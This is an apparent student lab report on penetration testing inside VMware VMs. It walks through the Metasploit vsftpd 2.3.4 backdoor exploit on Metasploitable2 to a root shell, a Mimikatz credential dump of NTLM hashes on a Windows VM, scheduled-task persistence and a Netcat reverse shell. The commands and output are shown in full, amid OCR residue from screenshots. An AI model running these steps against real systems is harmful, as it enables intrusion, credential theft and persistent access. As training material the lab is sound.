   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.154
RHOSTS ⇒ 192.168.0.154
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```




```
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.154
RHOSTS ⇒ 192.168.0.154
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.0.154:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.154:21 - USER: 331 Please specify the password.
[+] 192.168.0.154:21 - Backdoor service has been spawned, handling ...
[+] 192.168.0.154:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.164:33503 → 192.168.0.154:6200) at 2025-08-13 07:02:01 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Steps:

7. Use command “ msfconsole ” to enter into Metasploitable Framework.
8. Use command “nmap <target ip>” for Metasploitable2 to check for open ports.
9. Use command “search name: vsftpd” to search for matching modules “ exploit/unix/ftp/vsftpd_234_backdoor”.
10. Use command “use exploit/unix/ftp/vsftpd_234_backdoor” to use the exploit.
11. Set RHOSTS using “set RHOST <target ip>”.
12. Use command “exploit” to create session and enter Metasploitable2 Machine.

- **Privilege Escalation Demo: Attempt a basic privilege escalation on Metasploitable2 (e.g., check for writable /etc/passwd). Log results.**


kali-linux-2025.2-vmware-amd64 - VMware Workstation
File
Edit
View
VM
Tabs
Help
Home
kali-linux-2025.2-vmware...
Metasploitable2-Linux
1
2
3
4
7:04
root@kali: ~
File
Actions
Edit
View
Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Very humid
Now
Search
ENG
IN
16:34
13-08-2025


```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

passwd
Enter new UNIX password: ashu
Retype new UNIX password: ashu
passwd: password updated successfully
```

4. Post-Exploitation and Persistence

Activities:

- **Tool:** Mimikatz, Netcat
- **Task:** Simulate persistence and credential dumping.


- **Credential Dumping:** On a Windows VM, use Mimikatz (mimikatz.exe "sekurlsa::logonpasswords" exit) to extract test account credentials.



Windows 8.x - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2025.2-vmware-am...
Windows 8.x
mimikatz 2.2.0 x86 (oe.eo)
Windows 8.1
Build 9600
9:51 PM
Speakers: 67%
To direct input to this VM, click inside or press Ctrl+G.
Rain warning
In effect
Search
ENG
IN
21:51
13-08-2025


```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 174999 (00000000:0002ab97)
Session           : Interactive from 1
User Name         : Tarun Singhal
Domain            : WIN-TJ09VIKOEH1
Logon Server      : WIN-TJ09VIKOEH1
Logon Time        : 8/13/2025 9:06:15 PM
SID               : S-1-5-21-2377809461-2314721164-1284469836-1001
        msv :
         [00000003] Primary
         * Username : Tarun Singhal
         * Domain   : WIN-TJ09VIKOEH1
         * NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
         * SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
         [00010000] CredentialKeys
         * NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
         * SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
        tspkg :
        wdigest :
         * Username : Tarun Singhal
         * Domain   : WIN-TJ09VIKOEH1
         * Password : (null)
        livessp :
        kerberos :      KO
        ssp :
        credman :

Authentication Id : 0 ; 174953 (00000000:0002ab69)
Session           : Interactive from 1
User Name         : Tarun Singhal
Domain            : WIN-TJ09VIKOEH1
Logon Server      : WIN-TJ09VIKOEH1
Logon Time        : 8/13/2025 9:06:15 PM
SID               : S-1-5-21-2377809461-2314721164-1284469836-1001
        msv :
         [00010000] CredentialKeys
         * NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
         * SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
         [00000003] Primary
         * Username : Tarun Singhal
         * Domain   : WIN-TJ09VIKOEH1
         * NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
         * SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
        tspkg :
        wdigest :
         * Username : Tarun Singhal
         * Domain   : WIN-TJ09VIKOEH1
         * Password : (null)
        livessp :
        kerberos :      KO
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
```

- **Persistence Simulation:** Create a scheduled task on a Windows VM to run a harmless script (echo "Hello" > test.txt) every 5 minutes. Verify execution.




Windows 8.x - VMware Workstation
first - Notepad
File Edit Format View Help
To direct input to this VM, click inside or press Ctrl+G.

```
echo "Hello" > text.txt
```



Windows 8.x - VMware Workstation
Administrator: Windows PowerShell
Search Public
Type
Size
File folder
Windows Batch File
1 KB
To direct input to this VM, click inside or press Ctrl+G.


```
PS C:\Windows\system32> schtasks /create /sc minute /mo 5 /tn "firtTask1" /tr first.bat /f
SUCCESS: The scheduled task "firtTask1" has successfully been created.
PS C:\Windows\system32> _
```




Windows 8.x - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2025.2-vmware-am...
Windows 8.x
Recycle Bin
Public
File Home Share View
This PC › Local Disk (C:) › Users › Public
Search Public
Name
Date modified
Type
Size
1 KB
1 KB
text - Notepad
File Edit Format View Help
Windows 8.1
Build 9600
10:26 PM
8/13/2025
To direct input to this VM, click inside or press Ctrl+G.
30°C
Haze
Search
ENG
IN
22:34
13-08-2025

"Hello"

- **Reverse Shell:** Use Netcat to establish a reverse shell from Metasploitable2 to Kali (nc -e /bin/bash 192.168.1.x 4444). Test connectivity.


Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2025.2-vmware-am...
Metasploitable2-Linux
To direct input to this VM, click inside or press Ctrl+G.
30°C
Light rain
Search
ENG
IN
18:57
13-08-2025

```
msfadmin@metasploitable:~$ nc -e /bin/bash 192.168.0.164 4444
_
```

